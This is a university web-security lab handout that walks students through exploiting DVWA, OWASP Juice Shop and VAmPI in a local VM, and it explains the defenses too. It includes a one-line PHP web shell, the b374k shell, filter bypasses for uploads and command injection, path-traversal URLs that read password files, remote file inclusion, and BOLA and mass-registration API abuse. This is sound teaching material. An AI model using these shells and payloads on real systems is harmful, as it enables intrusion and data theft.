

Web Security - Day 4 - File Upload and Path Traversal Vulnerabilities & API Security

Contents

Web Security - Day 4 - File Upload and Path Traversal Vulnerabilities & API Security.....	1
Lab 10 - File Upload and Path Traversal Vulnerabilities	2
1 File Upload Vulnerability.....	2
2. Command Injection Vulnerability	4
3. Local File Inclusion (Path/Directory Traversal) Vulnerability.....	6
4. Remote File Inclusion Vulnerability	6
5. Bypassing Filters in File Inclusion / Defending against File Inclusion.....	6
6. Homework - Web Security Academy	7
Lab 11 – API Security.....	8
1. API1:2023 – Broken Object Level Authorization (BOLA).....	8
2. API4:2023 – Unrestricted Resource Consumption	10
3. Homework.....	12

Lab 10 - File Upload and Path Traversal Vulnerabilities


Start-up the Windows VM then launch XAMPP and start Apache and MySQL services.

1 File Upload Vulnerability

In your Windows VM, go to the DVWA website and login (**admin** and **password**). Set the “DVWA Security” to **low**. The DVWA website allows us to upload files through the “**upload**” link in the left-hand side menu. DVWA expects you to upload an image. **The 2 images used below can be found in the VM’s C:\Files folder, but if not then on Moodle. Simply download them onto your host machine then drag them onto the VM.**

1.1 Uploading an image

Click on **Browse** to find your **image.jpeg** image then click **Upload**. You should see a message confirming that this was done successfully:



Notice the path (shown in red) to your uploaded image. This indicates the location where it is stored on the server. The two **../** indicate that the image is stored under **localhost/dvwa/hackable/uploads/image.jpeg**.

To make sure your picture has been uploaded properly, copy that URL into the browser:



Note: Given that DVWA is hosted on a XAMPP server, **localhost/dvwa** should be taken to mean **C:\xampp\htdocs\dvwa** because this is where websites are expected to be hosted. Hence, the picture will be stored under **C:\xampp\htdocs\dvwa\hackable\uploads\image.jpeg**

A secure web site should at least validate the uploaded files and block any harmful content. Go back to the Upload page and click on **View Source** to check the PHP code behind this web page in low security mode.

You can confirm that there are no PHP filters (so no server side control) applied on the **type** or **size** of file you can upload. However, if you go back to the web page, right-click the **Upload button** and select “**Inspect Element**”, you will notice that there is a hidden MAX_FILE_SIZE input that restricts the file size to 100,000 bytes:

```
<form enctype="multipart/form-data" action="#" method="POST">
  <input name="MAX_FILE_SIZE" value="100000" type="hidden">
  Choose an image to upload:
```

This can also be noticed in Burp if you intercept the request to upload:

```
-----90158363119731173701019911065
Content-Disposition: form-data; name="MAX_FILE_SIZE"

1000000
-----90158363119731173701019911065
Content-Disposition: form-data; name="uploaded"; filename="image2.jpeg"
Content-Type: image/jpeg
```

Exercise 1: Bypassing the restriction on file size

Upload the file **image2.jpeg** (with a size of 255KB, which is larger than 100,000 Bytes) to DVWA.

1.2 Uploading a Malware (Backdoor)

Let us now upload a shell script (a PHP file that creates a shell/terminal or file browser) into DVWA. Before we do, we need to turn Windows security off in the VM (otherwise Windows' Anti-Virus will stop your script and move it to quarantine). From within your Windows VM, click on Start, Windows Security, Virus & threat protection, click on "Manage Settings", then turn off Real-time protection. When prompted for **admin password**, type: **@dm1n_U\$er**

Method 1: Do It Yourself

All we need is a simple php script that allows us to issue operating system commands on the target website. PHP is very helpful in that it has a method called **system** (alternatively, passthru) that does exactly that.

Open a text editor of your choice (e.g., Notepad++) and type in the following code:

```
<?php
system($_GET['cmd']);
?>
```

All we do is pass a string (operating system command) through a GET parameter we called **cmd**. This means we can simply type those commands in the URL.

Save your file (for example, **myscript.php**). Now upload this file into DVWA. The file should be accessible from: <http://localhost/dvwa/hackable/uploads/myscript.php> However, the way to exploit the script is to add the GET parameter **?cmd** followed by a value. For example, if you want to execute a **dir** command on the target machine your URL becomes: <http://localhost/dvwa/hackable/uploads/myscript.php?cmd=dir>

Note: if the victim web app was hosted on a Linux system, then you would use Linux commands (e.g., ls, pwd...).

Method 2: Use a Shell found online

The most infamous of web shells you can find online is **b374k-2.8.php** which you can find here¹. Remember that your VM does not have Internet access so you have to access it from your host machine. Use the “Copy” icon shown in yellow to copy the web shell’s content.


```
2459 lines (2309 sloc) | 167 KB
```

```
1  <?php
2  /*
3      b374k 2.8
4      Jayalah Indonesiaku
5      (c)2013
6      http://code.google.com/n/b374k-shell
```

In your VM, open Notepad and **"Paste"** the content you just copied. Save the file as **break.php** (make sure you set the "Save as type" of Notepad to "All files" in order for you to obtain the correct file extension).

Edit the file to see that a default password is set to **b374k**.

Upload **break.php** into DVWA (you will have to bypass the file size restriction like you did with image2 above because the file's size is 167KB). Once successful, browse to: <http://localhost/dvwa/hackable/uploads/break.php> enter the password (b374k) and click **Go**.



Explore the interface provided by the shell (but don't break anything!).

1.3 Bypassing filters (in Medium Security setting)

In DVWA, change the security setting to **Medium**, then click on **Upload** link in the menu. Click on the **View Source** button. Notice how we now have two restrictions on the server side for (i) the file type and (ii) file size:

```
// Is it an image?
if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
    ( $uploaded_size < 100000 ) ) {
```

¹ <https://github.com/tennc/webshell/blob/master/php/b374k/source/b374k-2.8.source.php>

The check on file size is useless because a malicious script could be under 1 KB, so we will concentrate on bypassing the restriction on file type (MIME type). Start Burp (make sure **Intercept is On**) and set your browser to use it as proxy.

Method1:

The first trick you can use is to change the extension of your file. For example, rename **myscript.php** to **myscript.php.jpeg**. If you don't see the file name with its extension do the following:

In Windows Explorer, go to the folder where your file is saved. Click the **View** menu option. Tick the **"File name extensions"** box.

In the **Upload** page of DVWA, browse to your **myscript.php.jpeg** script and click Upload. Go to Burp, click **Forward** to capture the POST request made to localhost.

```
-----610610529686938751878967416
Content-Disposition: form-data; name="uploaded"; filename="myscript.php.jpeg"
Content-Type: image/jpeg
```

Now, simply change the extension of the file by removing .jpeg:

```
Content-Disposition: form-data; name="uploaded"; filename="myscript.php"
Content-Type: image/jpeg
```

Click **Forward** to see the script successfully uploaded.

Method2:

Rename your file to its original name **myscript.php**. Method 2 consists of changing the header **Content-Type** from **application/x-php** to **image/jpeg**:

```
Content-Disposition: form-data; name="uploaded"; filename="myscript.php"
Content-Type: image/jpeg
```

Click **Forward** to see the file uploaded.

1.4 High Security setting

Change the security setting to **High** and click **View Source**.

The web app checks that the uploaded file has an image file extension. We can take our php file and trick the server into considering it as an image by changing the signature of the file. An attack is described in this video if you are interested: <https://www.youtube.com/watch?v=QyGCev6fCk>

1.5 Impossible Security setting (Defending against File Upload Vulnerabilities)

Change the security setting to **Impossible** and click **View Source**. The code implements several security checks. It ensures that the file extension is limited to image file extensions as well as ensures that the image type itself is an image. It also strips any metadata associated with the user uploaded image, creates a new file with a new file name, ensures that the file extension is of an image file type and lastly deletes the user uploaded file from the server.

2. Command Injection Vulnerability

This vulnerability relates to the failure of a web application to sanitise input into text boxes, where an attacker could inject an (operating system) command instead.

In DVWA, set security level to **low** and click on the menu link **"Command Injection"**. The input text box is supposed to take an IP address and ping it. For example, you can just ping your Windows VM: **127.0.0.1**

One would assume that the code that implements the logic of this input box uses the ping command (e.g., ping 192.168.176.128). This can be confirmed by clicking **View Source**.

```
$cmd = shell_exec( 'ping ' . $target );
echo '<pre>'.$cmd.'</pre>';
```

Now, one simple way to check for code execution vulnerability is to make use of the capacity of operating systems to chain the execution of multiple commands by separating those commands by special characters (these are OS dependent) such as **;** **&** **&&** **||** **|**

For example, you can type in:

127.0.0.1 && dir

(ping the localhost and list the content of the current directory – assuming your web app runs on Windows because **dir** is a Windows command), or

```
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
    Volume in drive C has no label.
    Volume Serial Number is A85C-4164

Directory of C:\xampp\htdocs\DVWA\vulnerabilities\exec

04/05/2020  13:48

    04/05/2020  13:48
                ..
                04/05/2020  13:48
                        help
01/05/2020  07:26                1,830 index.php
04/05/2020  13:48
                source
                        1 File(s)                1,830 bytes
                        4 Dir(s) 17,114,890,240 bytes free
```

This tells us that the input box is happy to execute any command we inject after the IP address. Therefore, you can inject any command after the special character used for separating commands.

2.1 Bypassing Filter in Medium security level

In **Medium** security level, DVWA checks to see if the input comprises a **&&** or **;**

```
// Set blacklist
$substitutions = array(
    '&&' => '',
    ';'  => '',
);
```

This can be bypassed by using alternative characters such as **|** or **||**

2.2 Bypassing Filter in High security level

In **High** security level, DVWA checks for a more extensive list of characters:

```
// Set blacklist
$substitutions = array(
    '&'  => '',
    ';' => '',
    '|' => '',
    '-' => '',
    '$' => '',
    '(' => '',
    ')' => '',
    '\'' => '',
    '\"' => '',
    '||' => '',
);
```

However, notice that one of them is badly implemented: there is a space after **|**

Therefore, we can simply make sure there is no space that separates our command from the IP address:

127.0.0.1|dir

2.3 Defending against command execution vulnerability

Set security level to **Impossible** and click **View Source**. You will see that DVWA does not take user's input for granted. It decomposes the provided command (supposed to be an IP address only) into its components (4 octets separated by dots) and checks whether each octet is numeric before reassembling the IP address again.

3. Local File Inclusion (Path/Directory Traversal) Vulnerability

This vulnerability allows you to read any file on the target server including those belonging to all web sites on the server.


In Windows VM, go to DVWA (security level **low**), and click on the menu option “**File Inclusion**”. Notice that in the browser’s address bar the URL indicates that the file currently opened is **include.php**. The location of this file on the target machine can be derived from the URL displayed in the address bar, which would be

C:\xampp\htdocs\DVWA\vulnerabilities\fi

Remember that the default location of hosted web sites on our server is **C:\xampp\htdocs** (which is replaced by the host name or IP). To double-check this is the case, simply remove **?page=** from the URL:

http://localhost/dvwa/vulnerabilities/fi/include.php

This will show the error message below but confirm the location of file on the target machine:




This means that the file is **5** folders down the root folder. Now, let’s try to use this information in order to read other files on the target machine (in our case it’s localhost but it could have been any other IP address).

For example, an interesting file would be the passwords.txt file under **C:\xampp**.

To access that file through the browser, you need to go **4** levels up:

http://localhost/dvwa/vulnerabilities/fi/?page=../../../../passwords.txt



If you want to access the phpinfo.php file under **C:\xampp\htdocs\dvwa** then you move **2** folders up:

http://localhost/dvwa/vulnerabilities/fi/?page=../../phpinfo.php

4. Remote File Inclusion Vulnerability

The file inclusion vulnerability can extend to files stored on other servers and not necessarily the target machine.

This allows attackers to point the target web site to a file (or script) of their own that they can store on their attacker machine (or any other machine).

This vulnerability exists on target web sites that have a particular setting in their **php.ini** configuration file. If the two parameters **allow_url_fopen** and **allow_url_include** are both set to the value **On** then the website would be vulnerable. So let’s check if our target has that vulnerability. Edit the **C:\xampp\php\php.ini** file using Notepad++ and look for the two parameters mentioned above. Set both of them to **On**, save the file and **restart Apache**. Everything should now be ready for you to exploit this vulnerability.

Go to the DVWA website, click on the “**File Inclusion**” option. This is where we are going to exploit this vulnerability (in the same way as the previous local file inclusion vulnerability).

For example, you can include a reference to a web site in your URL (this will not work because there is no Internet connection on your Host-Only VM, you would have to set your network to NAT):

localhost/dvwa/vulnerabilities/fi/?page=http://www.google.co.uk

You can also do something more malicious like pointing the URL to a malicious script located on your server (no need to upload it to the victim server).

5. Bypassing Filters in File Inclusion / Defending against File Inclusion

Set security level to **Medium**. Go the File Inclusion link and click **View Source**:

```
// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\\" ), "", $file );
```

DVWA is filtering attempt to point the browser to an external URL (through http and https) or point to an internal file using directory traversal. However, we can use HTTP instead of http!

Set security level to **High**. Go the File Inclusion link and click **View Source**:

```
// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}
```

The validation consists of checking that the file name begins with “file” or is the include.php file!

This still leaves scope for exploiting the local file inclusion vulnerability by using the file protocol in the URL. For example:

<http://localhost/dvwa/vulnerabilities/fi/?page=file:///C:\xampp\htdocs\dvwa\phpinfo.php>

However, this also means that we don’t have a remote file inclusion vulnerability anymore.

Set security level to **Impossible**. Go the File Inclusion link and click **View Source**:

```
// Only allow include.php or file{1..3}.php
if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" && $file != "file3.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}
```

DVWA operates some whitelisting of all the expected files to be included through this page. Anything else is not allowed.

6. Homework - Web Security Academy

Login to your PortSwigger account, click on the Academy tab, then select All Content, All Labs and look for labs on Path Traversal, OS Command Injection and File Upload.

Lab 11 – API Security

This lab covers examples of security vulnerabilities in API-based web apps.

1. API1:2023 – Broken Object Level Authorization (BOLA)

The [OWASP Juice Shop](#) is a deliberately vulnerable web app that uses REST APIs and is written in JavaScript (Node.js, Express and Angular). The app is installed within the Windows VM and can be found under **C:\juice-shop**

Open a command line window in that folder and run the command: **npm start**


The app will now be available from your browser on <http://localhost:3000>

Open the browser's developer's tools (F12), and click the **Network** tab.


In Juice Shop, click on the **Account** icon, and login with the email: admin@juice-sh.op and password **admin123**

In your browser's developer's tools, you will see several API calls. Notice the call with reference to the number 1:

Click on that call. This will open a window showing you the **Headers** of that GET request. Notice that the URL refers to a basket then a slash 1 at the end.




Switch to the **Preview** tab and **Response** tab to see the products contained in the shopping basket. You can go ahead and add products of your choice to the shopping basket. You will now see a new request with /1 but this time its **Response** will include details of your added product(s):




Go back to the **Headers** tab, highlight the URL, copy it: <http://localhost:3000/rest/basket/1>

We will now use **Postman** to interact with the Juice-Shop app. Start **Postman** from the VM's taskbar. Click on **New** request and select **HTTP**. We're going to send an API request to the application. It's going to be a GET request. **Paste** the URL into the URL field and click **Send**. You will see a response with a code **401 Unauthorized**




The web app has some access control to protect the shopping basket from being viewed by an unauthorized user. However, is there a way that we can authenticate to that API? Let's switch back to the Juice Shop and look at that request again. In the **Headers** tab, scroll down to see the **request headers**. You'll see a header called **Authorization**, with a value starting with the word **Bearer** followed by a bunch of text. This is sent with requests to prove that we are who we say we are. What you need to do now is highlight it (from the word bearer all the way to the end of that field), then copy it:




Go back to **Postman**, click on the **Headers** tab, and add a new header called **Authorization** and paste the entire token. Then click outside of the field to make the value stick.

Click **send**, and you should see a response with a code **200 OK**.



So, by adding that bearer token to the API request, we are now able to see the JSON of the shopping cart.

Now, let's try a very simple attack. What happens if we change 1 to 2 while still using the token of shopping basket 1? Can we see a different (somebody else's) shopping basket? Go ahead, change the 1 to 2 in the URL and click Send:



We get an HTTP response 200 OK, so the app accepted the request when it shouldn't have.

This type of vulnerability stems from assumed trust on the part of the developers because API traffic tends to be machine to machine communication. Most developers don't think that users are going to do what you have just done.


And as a result, there may be other things we can do. For example, On Juice Shop, if you click on the **Account** icon, you will see options for orders, payment cards, security, etc. So, do you think that we might be able to abuse these APIs (e.g., changing passwords and addresses for other users; seeing somebody else's credit card number)? Give it a shot, play around with Juice Shop and Postman, and see what other things you can uncover in the application by abusing this API security gap.

2. API4:2023 – Unrestricted Resource Consumption

[VAmPI](#) is a deliberately vulnerable API written in Python (Flask) and based on OpenAPI to help you learn about and test for common API vulnerabilities. This exercise shows one vulnerability, while leaving the rest for you to exploit.


The app is saved in your VM under **C:\VAmPI**

Open a command window in that directory, and type the following command: **python app.py**



```
Command Prompt - python app.py
C:\VAmPI>python app.py
```


The app is now running on the local python server. You can access it in a browser on: <http://127.0.0.1:5000/ui/>



Before you start testing the app for vulnerabilities, first, you need to populate the database with some initial data. Scroll down to find the **db-init** heading which describes the API we need to use to populate the database: **/createdb**


So go ahead and request the following page: <http://127.0.0.1:5000/createdb>

You should see a message confirming that this is done:




To check that this was the case, you can send a request to retrieve all users using **/users/v1**

So go ahead and visit: <http://127.0.0.1:5000/users/v1>



So, this is the users' database represented in JSON format with an email address and a username for each user.

What I'd like to do is exploit the lack of authentication in the user registration API endpoint. Now again, new users can't authenticate, but the API, because it's machine to machine communication, should require some form of authentication to make sure that people like you and me can't just randomly populate the database with users. Now back in the app, if we go to the user section, you'll see there's a POST endpoint for **/users/v1/register**. And if we expand that, we can see that if we want to create a new user, we are going to need to send a JSON message that contains an email, a password, and a username. So, we are going to exploit the register endpoint to create users without permission. You can do this by hand or through python code (you can ask Generative AI for help). You will find a **create_users.py** script in the VM's **C:\Files**. You can execute it from a command line as follows:



```
Command Prompt

c:\Files>python create_users.py
User created: ptvdzo
User created: thugar
User created: lwubsn
User created: rtexlw
User created: pitttq
User created: bbttnnf
User created: hbveqe
User created: rteupo
User created: dxkugo
User created: geqpxj

c:\Files>
```

This script pulls in some libraries, especially for the web traffic. And then it generates random strings for users, passwords and email addresses. These strings are then put together to form a payload in JSON format. A request is then put together, and every time a response is received, the script checks for an HTTP status code of 200 (successful). And if that's the case, an onscreen message will be displayed showing the user account that was created. And we are going to go through this process 10 times.

Check the database to verify it has been populated with these additional 10 accounts: <http://127.0.0.1:5000/users/v1>



Because the API didn't require authentication, we were able to automate a process that consumes resources on the backend database, network and potentially cloud (if this was on a cloud service provider like AWS or Azure, the app owner would be charged for that as well). Imagine if we run the process above for millions of iterations creating millions of spurious accounts.

3. Homework

In your own time, you can explore and exploit other vulnerabilities. The VamPI GitHub page lists the following vulnerabilities:

- SQLi Injection
- Unauthorized Password Change
- Broken Object Level Authorization
- Mass Assignment
- Excessive Data Exposure through debug endpoint
- User and Password Enumeration
- RegexDOS (Denial of Service)
- Lack of Resources & Rate Limiting
- JWT authentication bypass via weak signing key

You will find several blogs offering solutions/walkthroughs for all the exercises related to this web app, including, for example: <https://zerodayhacker.com/vampi-walkthrough/>